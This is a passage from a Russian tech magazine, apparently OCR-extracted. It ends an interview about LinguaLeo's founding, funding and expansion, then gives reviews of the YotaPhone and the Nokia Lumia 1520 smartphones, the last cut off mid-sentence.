И лишь потом приступили к реализации. После первых трех месяцев мы получили внутренний релиз.

Внутренний релиз мы показали друзьям и обнаружили, что они ничего в нем не понимают. Стало ясно, что это проблема, и мы начали проводить юзабилити-тестирование. Освоили метод, нашли всех, кто в округе говорил по-русски, приглашали их и проводили тестирования с ними. В общем, все осваивали на ходу. Была понятна только цель, все остальное прояснялось по ходу дела.

После шести-семи юзабилити-тестирований мы практически полностью поменяли дизайн и выпустили новую, уже публичную версию.

Для привлечения внимания мы написали статью на Хабр. А дальше сидели, пили пиво и смотрели, как реагируют люди — каждый коммент вносил дикое возбуждение. Все-таки шесть месяцев работы, это был момент истины.

Мы наивно планировали, что запустим сервис и в первый же месяц заработаем 10 тысяч долларов. Начнем расти и на эти деньги продолжим разработку в Москве. Но не тут-то было. Мы заработали всего 500 долларов :).

Было ощущение полного провала: «Все, оно не работает». И заморозили LinguaLeo. Остался один разработчик на саппорт и бухгалтер.



ТЫСЯЧ ЧЕЛОВЕК — ЕЖЕДНЕВНЫЙ ПРИРОСТ ПОЛЬЗОВАТЕЛЕЙ В LINGUALEO



БЫЛО ОЩУЩЕНИЕ ПОЛНОГО ПРОВАЛА: «ВСЕ, ОНО НЕ РАБОТАЕТ». И ЗАМОРОЗИЛИ LINGUALEO. ОСТАЛСЯ ОДИН РАЗРАБОТЧИК НА САППОРТ И БУХГАЛТЕР

Было неясно, что делать со всем этим дальше. Был крошечный доход в 500 долларов в месяц, но примерно столько же мы тратили на своих двух сотрудников.

Я тем временем вернулся в Москву, и полтора месяца у меня был период, который обычно бывает после фейла, — переосмысление.

ВТОРОЕ ДЫХАНИЕ


Изначально у меня была идея привлечь инвестиции для LinguaLeo от стратега. Поэтому я и не видел опции привлечения ангельского финансирования. На самом деле более классический путь развития стартапа — это привлечение денег от ангельских инвесторов на первом этапе, после вложения своих.

Как-то меня пригласили на конференцию, что проходила в Перми, чтобы я рассказал историю успеха моего первого проекта, — в итоге я поехал туда и рассказал историю провала LinguaLeo. Появились новые знакомства, приглашения на конкурс «Начинай», где можно было выиграть субсидию.

Главное — мы познакомились с бизнес-ангелом Егором Руди и его партнером Сергеем Кузнецовым, а они, в свою очередь, познакомили нас с Игорем Рябеньким. Игорь Рябенький на сегодня, наверное, самый активный бизнес-ангел в России. Но мы были всего вторым интернет-проектом, в который он инвестировал.


В нас вложили 200 тысяч долларов. Я снова созвал всю команду и сказал: давайте делать. Мы усилили команду, пригласив еще одного фронтендера и бэкендера, и получили место в технопарке Строгино.

Мы насобирали множество самых разных идей и продолжили работу на тех же принципах, что и раньше. Сначала у нас была одна команда, потом стало две, а сейчас уже пять команд разработки, команда маркетинга, бизнес-девелопмента. Мы уже стали компанией.





ДРУГАЯ СТРАНА — ЭТО ВСЕГДА ОСОБАЯ СПЕЦИФИКА, КОТОРУЮ ВАЖНО ОСВОИТЬ. СЕЙЧАС МЫ РАЗВИВАЕМ БИЗНЕС В БРАЗИЛИИ







РАБОТА НАД ОШИБКАМИ

Помню, тем летом, когда мы запустили проект и ничего не делали, у нас появилось два или три клона. Представь — кто-то запустил проект, он, можно сказать, взлетел, он крутой и классный, он растет, и люди приглашают туда друг друга. Но проект перестали развивать. И в этот момент появляется несколько клонов в России, в Литве.

На самом деле никто из этих клонов не взлетел. Но мы сами могли бы, не будь у нас установок вроде «привлекать деньги только от стратега», целенаправленно пообщаться с бизнес-ангелами и выбрать кого-то. И не допустить в итоге этого перерыва вовсе.

Тогда мы даже не знали, что есть такие тусовки, несмотря на то, что сам я был резидентом бизнес-инкубатора ВШЭ, а это был первый университетский бизнес-инкубатор в России. Я воспользовался им, и это помогло нам вырастить мою первую компанию. Но я почему-то не задумался о том, что такая возможность есть и для LinguaLeo.

При том что запуск у LinguaLeo был успешный. Это нормально, что в первый месяц мы заработали 500 долларов. Просто тогда нам была непонятна ни ментально, ни на горизонте возможность, что можно и нужно привлечь ангельские инвестиции.

Мы всегда строили очень долгосрочную стратегию, но при этом всегда были вещи, которые важны прямо сейчас. И эти вещи, важные прямо сейчас, которые учитывают долгосрочную стратегию, наверное, самое правильное, что мы вообще делали. Бац! — мы подняли понятность продукта за счет того-то и того-то. Бац! — мы улучшили и упростили монетизацию.

6

МЕСЯЦЕВ ПОТРЕБОВАЛОСЬ НА СОЗДАНИЕ ПЕРВОГО РЕЛИЗА LINGUALEO С НУЛЯ

Получается, шаг за шагом мы осваиваем что-то новое, делаем ошибки, понимаем, что сделали что-то не так.

ПЛАНЫ НА БУДУЩЕЕ

Конечно, по духу мы до сих пор стартап, и нам очень многое только предстоит сделать.

Недавно у нас произошло суперсобытие: к нам в команду в роли операционного директора пришел Дмитрий Ставиский из Evernote.

То есть сейчас у нас есть совет директоров, который помогает в разных ситуациях находить правильный выход и решать сложные вопросы. Мы собираемся и дальше развивать этот институт в компании, усиливать его. Теперь Дмитрий Ставиский мой партнер, он берет на себя бóльшую роль в международном развитии и в операционном управлении.

Мы планируем добавить испанский язык где-то в этом году. А потом и другие, в том числе русский, немецкий, итальянский, французский.

У нас есть планы открыть офис в Долине. Будем развиваться уже как международная компания. План — выходить в другие страны. Пока же мы безусловный лидер по аудитории и по всем другим факторам в СНГ, и у нас 600 тысяч пользователей в Бразилии.

Другая страна — это всегда особая специфика, которую важно освоить. Сейчас мы развиваем в Бразилии биз-



нес-девелопмент, команду по PR и продвижению. Чтобы выйти на рынок новой страны, нужна сильная команда. Это уже другой уровень, еще взрослее.

По трафику в мире мы в тройке лидеров среди проектов, где изучают языки. Про конкурентов мне бы говорить не хотелось, но… они разные. Некоторые рассчитаны только на новичков, другие больше похожи на онлайновую языковую школу. Мы же совсем другие, мы предоставляем платформенный инструмент, которым в том числе пользуются преподаватели, языковые школы. Авторы и издатели могут публиковать у нас свой контент.

Еще в 2012 году мы выпустили приложение для iOS, а в конце года и для Android. Сейчас пользователей чуть больше, наверное, у Android, потом идет iPhone, потом WinPhone. По деньгам Android и iPhone приносят примерно одинаково. В категориях education мы держимся в топе всех трех платформ.

Скоро мы сделаем и десктопные версии. Скажем, человек читает книжку, встречает незнакомое слово. Мы хотим, чтобы он мог кликнуть на слово и увидеть перевод. Пока такое расширение доступно только в браузере, а мы хотим, чтобы такой же инструмент был доступен во всем компьютере.

Технологический стек у нас не менялся, но теперь мы используем гораздо больше разных технологий. Слезать с PHP не имеет смысла, но у нас очень хорошо проработаны архитектуры на бэкенде и фронтенде.

Сейчас мы полностью переехали на Amazon и хостимся там. Полностью хостимся в облаке, используем дата-центры для сопутствующих задач. На Amazon используем почти все, что у них есть, но по тарифам никак не договаривались, пользуемся обычными. Нам для разных целей нужны разные вещи.

60

ЧЕЛОВЕК РАБОТАЕТ СЕЙЧАС В LINGUALEO, ВСЕ НАЧИНАЛОСЬ С ПЯТИ В 2010-М

Да, Amazon — это дорого, до нескольких десятков тысяч долларов в месяц. Использовать физические серверы было бы дешевле. Но с другой стороны, это экономит время команды, все легко масштабируется, плюс есть способы оптимизировать эти затраты. Мы строим глобальную компанию, и нам важна возможность легко масштабировать продукт на другие страны и языки. Amazon очень крутая платформа для этого, она позволяет без ограничений развертывать продукт дальше.


Кстати, еще у нас будет API для разработчиков. Можно будет строить свои приложения на базе того, что у нас есть, использовать все, что есть у нас, — контекстный словарь, персональный словарь, озвучку, транскрипцию и прочее. В общем, все, что мы генерим.

У нас развивается компьютерная лингвистика, для этого есть отдельная команда. Это очень интересные методы обработки языка, слов, предложений, текстов. На разные параметры: сложность, структуру, смысл, переводы, значения, популярность, частотность.

Язык — это вообще очень интересная сфера. Конечно, мы развиваем ее и научно тоже. К примеру, сейчас мы берем людей из МФТИ, они диплом пишут и кластеризуют нашу базу. Вообще, думаю, в этом плане очень много интересного будет открываться по ходу дела.







Артём Костенко
Izbranniy@mail.ru

Двуликий телефон

ОБЗОР ПЕРВОГО РОССИЙСКОГО СМАРТФОНА YOTAPHONE

YotaPhone прогремел среди ясного неба в декабре 2012 года. Это был не просто первый российский смартфон, он еще обладал уникальной фишкой: в гаджете уживались сразу два экрана — ЖК и E-Ink. До этого существовали лишь концепты подобных устройств, но ни один из них так и не дошел до воплощения. И все бы хорошо, но гаджет появился на прилавках лишь спустя год после анонса и далеко не таким, каким бы его хотели видеть многие покупатели, да и цена в 20 000 рублей за средний по характеристикам смартфон не вселяет особого энтузиазма. Что же окажется важнее: интересные прогрессивные идеи или мощность процессора и разрешение экрана?

ХАРАКТЕРИСТИКИ

Операционная система: Android 4.2.2 Jelly Bean
Процессор: Qualcomm 8960T, 2 ядра Krait по 1,7 ГГц
Оперативная память: 2 Гб
Постоянная память: 32 Гб
Графика: Adreno 320
Экран смартфона: LCD 4,3", 720 × 1280 / E-Ink 4,3", 360 × 460
Связь: GSM 900/1800/1900, UMTS 900/1800/2100, LTE 800/1800/2600
Интерфейсы: Wi-Fi 802.11a/b/g/n/, Bluetooth 4.0, microUSB, 3,5 мм мини-джек, FM-радио
Датчики: A-GPS/ГЛОНАСС, акселерометр, гироскоп, компас, датчики приближения, освещения
Камера: 13 Мп, видео 1080p, LED-вспышка / 1 Мп
Аккумулятор: несъемный, 1800 мА · ч
Размеры: 133,6 × 67 × 9,9 мм
Масса: 146 г
Дополнительно: две сенсорные панели для управления жестами
Цена: 19 990 рублей



У YotaPhone 4,3-дюймовый основной…



…и 4,3-дюймовый дополнительный E-Ink-дисплей

ВНЕШНИЙ ВИД

У современных телефонов стараются максимально уменьшить вес, толщину и рамки вокруг экрана. YotaPhone стремительно выбивается из этой тенденции: при диагонали дисплея всего в 4,3 дюйма габариты гаджета составляют 133,6 × 67 × 9,9 мм, а весит он больше, чем многие 5-дюймовые представители, — 146 г.

Гаджет выполнен в моноблочном пластиковом корпусе, приятном на ощупь. На передней грани расположился LCD-дисплей, камера 1 Мп, датчики, разговорный динамик и сенсорная панель, которая заменяет привычные кнопки и управляется жестами. Сзади — изогнутый E-Ink-дисплей, сенсорная панель для управления им, основной динамик и объектив камеры со вспышкой, расположившиеся внизу слева, несмотря на то что снимать так довольно неудобно. Задняя грань скошена к верхнему торцу, что позволяет, с одной стороны, более комфортно держать смартфон, упираясь в верхнюю часть указательным пальцем, а с другой — как бы намекает пользователю, что во время ожидания гаджет следует класть вниз основным экраном, получая все уведомления на второй, тем самым меньше расходуя заряд батареи.

На левой грани находится качелька громкости, снизу — микрофон и разъем microUSB, сверху — аудиоразъем, второй микрофон и кнопка блокировки, совмещенная с лотком microSIM. Для открытия последнего требуется скрепка. Отличной сборку назвать не получается: между стеклом и ободком корпуса присутствуют щели, есть люфты у задней панели. Из-за довольно больших размеров корпуса и полностью утопленной клавиши блокировки пользоваться последней неудобно. В руке аппарат лежит довольно комфортно, но экран все же кажется чересчур маленьким для такого корпуса. Гаджет выпускается в двух цветовых решениях — черном и белом.

ЭКРАНЫ

Тут, ожидаемо, кроется главная фишка. Один из экранов — неплохой 4,3-дюймовый дисплей с IPS-матрицей и разрешением 1280 × 720 точек. Здесь нет воздушной прослойки, поэтому у него близкие к максимальным углы обзора и хорошая цветопередача, а благодаря высокой плотности пикселей (342 ppi) шрифты и иконки кажутся гладкими. У экрана неплохое значение контрастности (745 : 1) и высокая максимальная яркость (порядка 550 кд/м²), поэтому он не будет «слепнуть» даже в яркий день. Этому способствует также наличие антибликового покрытия. При этом дисплей калибрует гамму в зависимости от изображения. Закрыт главный экран стеклом Gorilla Glass с олеофобным покрытием, а значит, он одинаково хорошо противостоит как царапинам, так и отпечаткам пальцев.

С другой стороны гаджета — постоянно включенный второй экран, изготовленный по технологии электронных чернил. Его размер также составляет 4,3 дюйма, но разрешение у него поменьше — 640 × 360 точек. Впрочем, низкие характеристики не главная проблема экрана (читать на нем комфортно). Главное разочарование — этот экран черно-белый, не сенсорный (управляется он с помощью специальной полоски снизу или с помощью клавиш громкости), и в нем отсутствует подсветка. Из-за этого пользоваться им весьма неудобно, и зачастую проще включить основной экран, чтобы запустить программу или прочитать уведомление. Ответить на вызов с помощью него также не получится. Зато можно вывести часы, уровень заряда батарейки или любую понравившуюся картинку, тем самым придав гаджету свой уникальный дизайн. А еще он забавно рисует на экране фотоаппарат при активации камеры. Дисплей способен воспроизводить 16 оттенков серого, а закрыт он стеклом Gorilla Glass с матовым покрытием.

АППАРАТНАЯ ПЛАТФОРМА

Аппаратная платформа YotaPhone не блещет производительностью флагманов, но и к бюджетным решениям тоже не «скатывается». Его сердцем является двухъядерный чип Qualcomm 8960T с частотой 1,7 ГГц, характерный для гаджетов конца 2012 года, а за графику отвечает чип Adreno 320. У смартфона 2 Гб оперативной памяти и 32 Гб (пользователю доступно 26,5 Гб) постоянной, к сожалению, без возможности расширения. В синтетических тестах телефон показывает результаты на уровне Samsung Galaxy S3 и Sony Xperia Z.

Система занимает половину от всего объема оперативной памяти, что достаточно для большинства приложений. Интерфейс работает плавно, игры не «тормозят», видео в формате Full HD воспроизводится без задержек.


В устройство встроены модули Wi-Fi 802.11a/b/g/n, Bluetooth 4.0, FM-радио и GPS/ГЛОНАСС. Опечалило отсутствие поддержки NFC, но зато LTE идеально работает в диапазоне российских частот. Динамик средний как по качеству, так и по громкости: музыку лучше через него



YotaPhone имеет изогнутый корпус



При активации камеры YotaPhone превращается в раритетный фотоаппарат



РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Quadrant Standart: 6061 points
AnTuTu Benchmark: 19 307 points
Vellamo (HTML 5): 1842 points
Vellamo (Metal): 712 points
3D Mark (Ice Storm): 9913 points / 58,9 FPS / 48,5 FPS / 18,9 FPS
3D Mark (Ice Storm Extrime): 6945 points / 39,1 FPS / 26,5 FPS / 19,2 FPS
Epic Citadel: 57,7 FPS
GFXBench (T-Rex HD): 1389 (24,8 FPS) Onscreen / 864 (15,4 FPS) Offscreen
AnTuTu Tester: 416 points

YotaPhone не блещет производительностью флагманов, но и к бюджетным решениям тоже не «скатывается»

не слушать, но для звонка или будильника подойдет прекрасно.

Главным провалом гаджета можно считать камеру. Она находится в довольно неудобном месте, из-за чего при съемке видоискатель постоянно перекрывается пальцами. Несмотря на 13 Мп, камера снимает на уровне 5-мегапиксельных модулей. Картинка получается слишком «замыленная», автофокус работает медленно, часто яркости вспышки бывает недостаточно. Надеюсь, большинство этих проблем решится с выходом новой прошивки. Настройки вызываются долгим нажатием на экран. Есть возможность включить панорамный или HDR-режим и применять фильтры. Видео записывается в Full HD с частотой 30 кадров в секунду, при этом иногда сбивается автофокус.

СИСТЕМА УПРАВЛЕНИЯ

Помимо второго экрана, в YotaPhone есть еще одна фишка: нестандартная система управления. В телефоне нет привычных для Android кнопок «Домой» или «Назад», вместо них прямо под обоими экранами расположились сенсорные панели, реагирующие на жесты. Так, чтобы выполнить переход назад, нужно сделать по ней свайп влево, жест вправо возвращает на главный экран, двойной тап открывает список запущенных приложений, а долгое удержание пальца запускает Google Now. У заднего экрана сенсорная панель служит единственным органом управления: долгое нажатие вызывает меню и подтверждает выбор, а свайпы вправо-влево позволяют выбрать нужный пункт или листать страницы. И наконец, если провести двумя пальцами с самого верха основного экрана, то сохранится скриншот и сразу же отобразится на дополнительном дисплее.

Нужно признать, что такое управление, разве что кроме последнего жеста, достаточно неудобно: как минимум придется долго привыкать, а всем людям, что попробовали такую систему в действии, она пришлась не по душе. Также, несмотря на то что под дисплеем есть почти 2 см свободного места, на жесты реагирует только тонкая полоска примерно в 4 мм. Тут, правда, стоит отметить, что систему жестов подробно описали не только в инструкции, но и на защитных пленках, тряпочке для протирания экрана, а также в обучении, которое запускается при первом включении YotaPhone. В настройках предусмотрена возможность вернуться к классическому управлению, но тогда и без того маленький экран телефона займут экранные клавиши.

АВТОНОМНОСТЬ

По задумке разработчиков, второй экран должен позволить YotaPhone «жить» от одного заряда батареи намного дольше, чем конкурентам, на практике же этого не происходит. При емкости несменного аккумулятора 1800 мА • ч и средней загрузке, включающей пару часов музыки, 20 SMS, пять звонков и 20 минут интернет-серфинга, смартфон с трудом доживает до вечера. Видео на максимальной яркости гаджет будет воспроизводить всего четыре часа, а во время игр батарея разрядится за два. При этом в телефоне не предусмотрено энергосберегающего режима. Тест батареи AnTuTu выдает всего 416 очков. Конечно, теоретически можно продлить время работы аппарата до полутора суток, совершая лишь звонки и отсылая SMS, при этом уведомления читая со второго экрана, но для этого больше подойдет телефон за 500 рублей, а не дорогой смартфон.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

YotaPhone работает на слегка модифицированной системе Android 4.2.2. В настройках присутствует раздел, связанный со вторым экраном, где можно настроить выводимые на него уведомления и некоторые другие функции. Отдельно хочется рассказать про опцию SMS fun, которая анализирует сообщение и в зависимости от слов выводит картинку вместе с текстом. Так, если это любовное послание, то телефон нарисует сердечко. К сожалению, в строке уведомлений отсутствует быстрый доступ к управлению беспроводными интерфейсами. Помимо стандартных предустановленных программ, характерных для Android, разработчики добавили несколько дополнительных приложений, заточенных на работу с дополнительным дисплеем, и на данный момент только они способны работать на нем. Чтобы перенести такие приложения с основного экрана на E-Ink, необходимо нажать в углу кнопку с круговой стрелкой.

Обои — позволяет установить на экран понравившуюся тебе картинку и различные виджеты (погоды, заряда батареи, времени и так далее), а также динамические обои, меняющиеся от определенных обстоятельств. Это самое важное, на мой взгляд, приложение, позволяющее придать твоему YotaPhone индивидуальности.

Календарь — позволяет выводить на второй экран все запланированные встречи, а также таймер обратного отсчета до какого-либо события.

Блокнот — выводит на второй экран текстовые заметки.

TeachMe — приложение, помогающее учить иностранный язык.

InternetHub — объединяет социальные аккаунты и позволяет выводить на второй экран сообщения и новости из них.

BookMate — хорошая электронная читалка, с помощью которой ты можешь загружать новые книги и выводить их на внешний экран.

MapsWithMe — аналог карт Google. Позволяют пользоваться ими в режиме офлайн и выводить карты на второй экран. Однако, чтобы воспользоваться поиском объекта, придется заплатить.

Ведомости — каждое утро встречают тебя свежими новостями на E-Ink-дисплее.

ВЫВОДЫ

Сама концепция YotaPhone вышла очень интересная: второй экран способен расширить возможности смартфона. Но вот в воплощении задумок Yota Devices не добились особых успехов. Получился большой телефон с маленьким дисплеем, малоемкой батареей, плохой камерой и странным управлением. К тому же год, прошедший с момента анонса до выхода на рынки, отрицательно сказался на производительности: из топового сегмента YotaPhone переместился к середнячкам, сохранив при этом высокую стоимость. Самое же обидное, что даже основная фича гаджета работает не так, как хочется: из-за того, что второй экран не сенсорный и у него отсутствует подсветка, работать с ним не очень удобно.

Тем не менее инженерам удалось сделать YotaPhone не похожим на другие смартфоны, со своими уникальными фишками, которые для многих станут решающим аргументом при покупке. Стоит также учесть, что это все же «первый блин», а на днях состоялся анонс второго поколения YotaPhone, который выйдет в конце года. Там разработчики постарались учесть все замечания и пожелания пользователей, и уже на этапе прототипа YotaPhone 2 выглядит действительно впечатляюще. ⌶

ОГРОМНЫЙ ФЛАГМАН НА WINDOWS



Артём Костенко
lzbranniy@mail.ru

ХАРАКТЕРИСТИКИ

Операционная система: Windows Phone 8 GDR3
Процессор: Qualcomm Snapdragon 800, 4 ядра Krait по 2,2 ГГц
Оперативная память: 2 Гб
Постоянная память: 32 Гб + microSD 64 Гб
Графика: Adreno 330
Экран: IPS, 6", 1920 × 1080, 367 ppi
Связь: GSM 900/1800/1900, 3G, LTE
Интерфейсы: Wi-Fi 802.11a/b/g/n/ac, Bluetooth 4.0, Wi-Fi Direct, NFC, microUSB, 3,5 мм мини-джек
Датчики: A-GPS/ГЛОНАСС, акселерометр, гироскоп, компас, датчики приближения, освещения
Камера смартфона: 20 Мп, видео 1080p, стабилизатор, двойная вспышка / 1,2 Мп
Аккумулятор: несъемный, 3400 мА · ч
Масса: 209 г
Цена: 24 990 рублей

ОБЗОР NOKIA LUMIA 1520

Мы регулярно пишем о разработке для Win-платформ в рубрике «Кодинг», но еще ни разу не писали о Windows Phone с точки зрения юзера. Чтобы исправить это упущение, мы решили взять «самый-самый» виндофон в лице Nokia Lumia 1520. Самым-самым этот телефон является в буквальном смысле: у него шестидюймовый экран, четырехъядерный процессор, самая последняя версия платформы и куча необычных фишек. Что получилось в итоге? Давай разбираться.

ВНЕШНИЙ ВИД

В коробке с Lumia 1520 можно также найти ключ для открывания лотков с SIM- и microSD-картами, зарядное устройство, кабель microUSB и проводную гарнитуру в тон корпусу. Сразу отметим, что существует четыре варианта цвета смартфона: желтый, красный, белый и черный. Причем первые две расцветки смотрятся особенно ярко, сочно и небанально, выделяя смартфон на фоне собратьев.

Монолитный корпус гаджета, изготовленный из поликарбоната, представляет собой прямоугольную пластину с матовым покрытием и скругленными гранями. Смартфон сравнительно тонкий (толщина 8,7 мм) и легкий (209 г). Его габариты хоть и не делают управление одной рукой слишком удобным, но все же позволяют не использовать обе руки постоянно.

Всю переднюю панель закрывает черное стекло с закругленными краями. Фирменная технология Nokia позволяет работать с ним в перчатках, ногтями и разными токопроводящими предметами. Кроме того, чтобы разблокировать аппарат, достаточно два раза тапнуть в любом месте экрана. Под стеклом расположены три сенсорные клавиши управления («Назад», «Домой» и «Поиск»), фронтальная камера, разговорный динамик, микрофон и набор датчиков. Сзади снизу расположился громкий динамик, а сверху — целых четыре микрофона, обеспечивающих запись видео без шумов даже во время рок-концертов. На задней панели находится еще одна гордость Lumia 1520 — 20-мегапиксельная камера со сдвоенной вспышкой. К сожалению, из-за большого количества оптических элементов модуль не удалось сделать очень компактным, поэтому камера выступает из корпуса примерно на полтора миллиметра.

В телефоне используются керамические механические клавиши: качели громкости, кнопка блокировки и клавиша спуска затвора камеры, размещенные на правой грани. Расположение довольно удобное, можно легко дотянуться до всех кнопок. Слева же находятся спрятанные под заглушками слоты для nanoSIM и microSD. Со временем они начинают немного люфтить. Сверху расположился порт для наушников, снизу — microUSB.


ЭКРАН

Nokia Lumia 1520 стал первым смартфоном на Windows Phone с Full HD экраном. Плотность пикселей у 6-дюймового дисплея составляет 367 dpi. Здесь установлена шикарная IPS-матрица с фирменным поляризационным слоем Clear Black, обладающая максимальными углами обзора. В конструкции отсутствует воздушная прослойка, зато есть антибликовый и жироотталкивающий слои, поэтому экран не выцветает и не бликует даже под прямыми солнечными лучами, а отпечатки пальцев с легкостью удаляются. Максимальная яркость составляет 360 кд/м^2, а контрастность 1166 : 1. Закрыто это чудо слегка выпуклым стеклом Gorilla Glass 3. Дисплей обладает высокой чувствительностью и понимает до десяти одновременных касаний. Цвета яркие и сочные, а встроенная утилита позволит отрегулировать цветовую схему по своему вкусу. В итоге перед нами один из лучших экранов на мобильном рынке.

АППАРАТНАЯ ПЛАТФОРМА

Данная модель оборудована самым мощным чипом для мобильных устройств — Qualcomm Snapdragon 800 с четырьмя ядрами Krait 400 частотой 2,2 ГГц каждое и видеочипом Adreno 330. Оперативной памяти здесь 2 Гб, а постоянной — 32 Гб с возможностью расширения за счет карты microSD. Такие топовые характеристики весьма непривычно видеть у смартфонов на Windows. А поскольку система далеко не так требовательна к железу, как Android или iOS, то все приложения просто летают. Сравнивать результаты синтетических тестов с результатами для других платформ не совсем правильно, поскольку здесь большее влияние оказывает ПО, чем железо, а вот среди аппаратов на Windows Lumia 1520 — бесспорный лидер. У гаджета есть и все стандартные модули и датчики: Wi-Fi b/g/n, Bluetooth 4.0, GPS, NFC и LTE.

Стоит отдельно отметить акустические возможности смартфона. Динамик очень громкий, а искажения и шумы отсутствуют даже на максимуме. Так что вполне можно смотреть кино без наушников даже в шумном помещении. Комплектные наушники не только хорошо смотрятся, но и обеспечивают приемлемое качество звучания, а также позволяют осуществлять голосовое управление девайсом.



Цвета яркие и сочные, а встроенная утилита позволит отрегулировать цветовую схему по своему вкусу



Плиточный интерфейс Lumia 1520 подкупает наглядностью и простотой


Еще одна «фишка» гаджета — 20-мегапиксельная камера с оптической стабилизацией, высокой фотосилой и с технологией Nokia PureView. При съемке она создает одновременно два варианта кадра: в максимальном разрешении и в разрешении 5 Мп, получаемом путем обработки 20-мегапиксельного снимка. Есть возможность приближать изображение без потери качества: для фото в два раза, а для видео — в четыре. Во время фотографирования пользователю доступна регулировка множества параметров, таких как баланс белого, ISO, выдержка, коррекция экспозиции и другие. Снимки и видео (1080p) выходят очень качественными и детализированными, не уступая топовым камерофонам других производителей. Фронтальная камера на 1,2 Мп с высокой фотосилой хорошо подходит для видеозвонков. Кроме того, пользователю предлагается набор фирменного софта Nokia, предоставляющего как дополнительные возможности при съемке, так 